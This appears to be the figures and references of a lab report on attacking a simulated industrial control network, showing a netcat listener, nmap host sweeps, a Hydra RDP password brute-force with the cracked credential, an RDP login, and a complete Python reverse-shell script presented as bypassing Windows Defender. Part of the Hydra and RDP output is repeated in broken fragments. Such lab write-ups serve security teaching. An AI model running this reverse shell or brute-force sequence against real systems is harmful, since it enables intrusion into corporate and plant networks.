


Figure 3 ScadaBR HMI

User: admin

Watch list		(unnamed)		
BasicFillTankScene_3_OpenPLC • Q_DischargeLight	0	22:32:03	<input checked="" type="checkbox"/>	
BasicFillTankScene_3_OpenPLC • Q_DischargeValve	0	22:32:03	<input checked="" type="checkbox"/>	
BasicFillTankScene_3_OpenPLC • Q_FillLight	0	22:32:03	<input checked="" type="checkbox"/>	
BasicFillTankScene_3_OpenPLC • Q_FillValve	0	22:32:03	<input checked="" type="checkbox"/>	
BasicFillTankScene_3_OpenPLC • Q_CriticalLight	0	22:32:03	<input checked="" type="checkbox"/>	

Figure 4 ScadaBR




Figure 5 Historian

```
(kali@kali)-[~]
$ nc -lvp 4545
listening on [any] 4545 ...
192.168.11.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.11.51] from (UNKNOWN) [192.168.11.100] 19582

nmap -sP 192.168.1.0/24

Starting Nmap 7.95 ( https://nmap.org ) at 2024-05-20 22:23 Pacific Daylight Time
Nmap scan report for WIN-DHCP.lightwood.local (192.168.1.51)
Host is up (0.0010s latency).
MAC Address: 00:0C:29:B7:CF:95 (VMware)
Nmap scan report for WIN-DNS.lightwood.local (192.168.1.52)
Host is up (0.000s latency).
MAC Address: 00:0C:29:9C:CE:FF (VMware)
Nmap scan report for WIN-AD.lightwood.local (192.168.1.54)
Host is up (0.0010s latency).
MAC Address: 00:0C:29:76:DC:87 (VMware)
Nmap scan report for WIN-MAIL.lightwood.local (192.168.1.55)
Host is up (0.0011s latency).
MAC Address: 00:0C:29:35:92:14 (VMware)
Nmap scan report for 192.168.1.100
Host is up (0.0011s latency).
MAC Address: 00:0C:29:70:AF:15 (VMware)
Nmap scan report for IT-WORKSTATION.lightwood.local (192.168.1.50)
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.32 seconds

nmap -sP 192.168.2.0/24

Starting Nmap 7.95 ( https://nmap.org ) at 2024-05-20 22:24 Pacific Daylight Time
Nmap scan report for 192.168.2.20
Host is up (0.0020s latency).
Nmap scan report for 192.168.2.100
Host is up (0.0035s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 18.07 seconds
```

Figure 6 Enabling Netcat and Network scan output showing active hosts and their details.

```
(kali@kali)-[~]
$ cd Desktop

(kali@kali)-[~/Desktop]
$ hydra -L name.txt -P password.txt rdp://192.168.2.20

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-21 01:28:15
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of paral
lel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking rdp://192.168.2.20:3389/
[3389][rdp] host: 192.168.2.20 login: GursherSingh password: dogsarecool@123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-21 01:28:16
```

Figure 7 Attempting password cracking with Hydra tool on a target server.

```
(kali@kali)-[~/Desktop]
$ xfreerdp /u:GursherSingh /p:dogsarecool@123 /v:192.168.2.20

[01:29:39:993] [8327:8336] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed c
ertificate (18)' at stack position 0
[01:29:39:993] [8327:8336] [WARN][com.freerdp.crypto] - CN = OTWORKSTATION.lightwood.local
[01:29:41:300] [8327:8336] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[01:29:41:300] [8327:8336] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRX32
[01:29:41:353] [8327:8336] [INFO][com.freerdp.channels.rdpnd.client] - [static] Loaded fake backend fo
r rdpnd
[01:29:41:354] [8327:8336] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channe
l rdpgfx
[01:29:42:477] [8327:8336] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_
MSG_SESSION_CONTINUE]

Please do not use in military or secret service
anding, these *** ignore laws and ethics anyway)

ting at 2024-05-21 01:28:15
t use -t 1 or -t 4 to reduce the number of paral
l connections and -W 1 or -W 3 to wait between connection to allow the server to recover
tion to allow the server to recover
many parallel connections)
report - and if possible, fix.
try (l:1/p:1), ~1 try per task
password: dogsarecool@123
Found
shed at 2024-05-21 01:28:16

168.2.20

Certificate verification failure 'self-signed c
CN = OTWORKSTATION.lightwood.local
al framebuffer format PIXEL_FORMAT_BGRX32
ote framebuffer format PIXEL_FORMAT_BGRX32
rdpnd.client] - [static] Loaded fake backend fo
rdynvc.client] - Loading Dynamic Virtual Channe
l] - Logon Error Info LOGON_FAILED_OTHER [LOGON_
```




Figure 8 Successful remote desktop connection with FreeRDP client



```

import socket
import subprocess

def connect_to_server():
    client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client_socket.connect(('192.168.11.51', 4545))

    while True:
        command = client_socket.recv(1024).decode()
        if command.lower() == 'exit':
            break
        output = subprocess.run(command, shell=True, capture_output=True, text=True)
        client_socket.send(output.stdout.encode() + output.stderr.encode())

    client_socket.close()

if __name__ == "__main__":
    connect_to_server()

```

*Figure 9 Script used to bypass Windows Defender. This Python script establishes a socket connection from a Windows 10 client to a Kali Linux server, allowing the server to send commands that are executed on the client machine, with the output being sent back to the server.*

### XIII. References

- "pfSense 2.7.0 Daily on VMware Workstation 17 Pro - Linux Fedora 37," DimensionQuest, Apr. 5, 2023. [Online]. Available: [https://www.youtube.com/watch?ab\\_channel=DimensionQuest&t=694s&v=bZYR-ifkx90](https://www.youtube.com/watch?ab_channel=DimensionQuest&t=694s&v=bZYR-ifkx90)
- BiZken, "GitHub - BiZken/PhishMailer: Generate Professional Phishing Emails Fast And Easy," Apr. 25, 2024. [Online]. Available: <https://github.com/BiZken/PhishMailer>
- P. Ackerman, *Industrial Cybersecurity*. Packt Publishing Ltd, 2017.
- P. Ackerman, *Industrial Cybersecurity: Efficiently monitor the cybersecurity posture of your ICS environment*. Packt Publishing Ltd, 2021.
- plcgoods, "How to create function & function blocks in CODESYS - CODESYS function blocks," *YouTube*. Jul. 06, 2023. [Online]. Available: <https://www.youtube.com/watch?v=kCk0wMtyS1g>
- ChunzPS, "Factory I/O Tutorial linked with Codesys," *YouTube*. Sep. 11, 2018. [Online]. Available: <https://www.youtube.com/watch?v=lnadq56anXs>
- Rajvir Singh, "Learn about FACTORY I/O- Automation Sandbox- The best PLC Simulator," *YouTube*. Feb. 04, 2018. [Online]. Available: <https://www.youtube.com/watch?v=ba-os-jH-OA>
- Pete Vree, "Siemens TIA Portal & Factory IO (Tank Project\_Various Fill Levels using the same PB Input)," *YouTube*. Jun. 19, 2018. [Online]. Available: <https://www.youtube.com/watch?v=Ss-dZv9GXik>
- plcgoods, "Tutorial on linking CODESYS with Factory IO | CODESYS tutorial on Sensors, Counters, RS & SR," *YouTube*. Nov. 14, 2021. [Online]. Available: <https://www.youtube.com/watch?v=aIDMe4A4qww>



- ChunzPS, “Factory I/O Tutorial linked with Codesys,” YouTube. Sep. 11, 2018. [Online]. Available:  
<https://www.youtube.com/watch?v=lnadq56anXs>
- UWEcyber, “Cyber Physical Systems Security (4: Attaching a Human-Machine Interface using ScadaBR),” YouTube. Apr. 29, 2021. [Online]. Available: <https://www.youtube.com/watch?v=qxREcU8pqMM>
- OpenPLC, “Basics 07: Connecting OpenPLC to an HMI (SCaDABR),” YouTube. Nov. 30, 2022. [Online]. Available:  
<https://www.youtube.com/watch?v=KrcL6lhAHKw>
- seafox c, “How to connect Open PLC with Factory I/O,” YouTube. Mar. 09, 2021. [Online]. Available:  
<https://www.youtube.com/watch?v=9N6YaS3BqLM>
- seafox c, “OpenPLC scene 3 in Factory I/O Tutorial,” YouTube. Mar. 28, 2021. [Online]. Available: <https://www.youtube.com/watch?v=VO-DYAwJJjs>
- DimensionQuest, “PFSense 2.7.0 daily on VMware Workstation 17 Pro - Linux Fedora 37,” YouTube. Apr. 05, 2023. [Online]. Available:  
<https://www.youtube.com/watch?v=bZYR-ifkx90>
- OnlineComputerTips, “How to configure LAN segments in VMware Workstation Pro,” YouTube. Mar. 23, 2022. [Online]. Available:  
<https://www.youtube.com/watch?v=0ZG9tydub2I>
- Networking Technologies, “How to Configure SMTP server on Windows server 2022,” YouTube. Apr. 20, 2022. [Online]. Available:  
<https://www.youtube.com/watch?v=tQNUjn9kX4>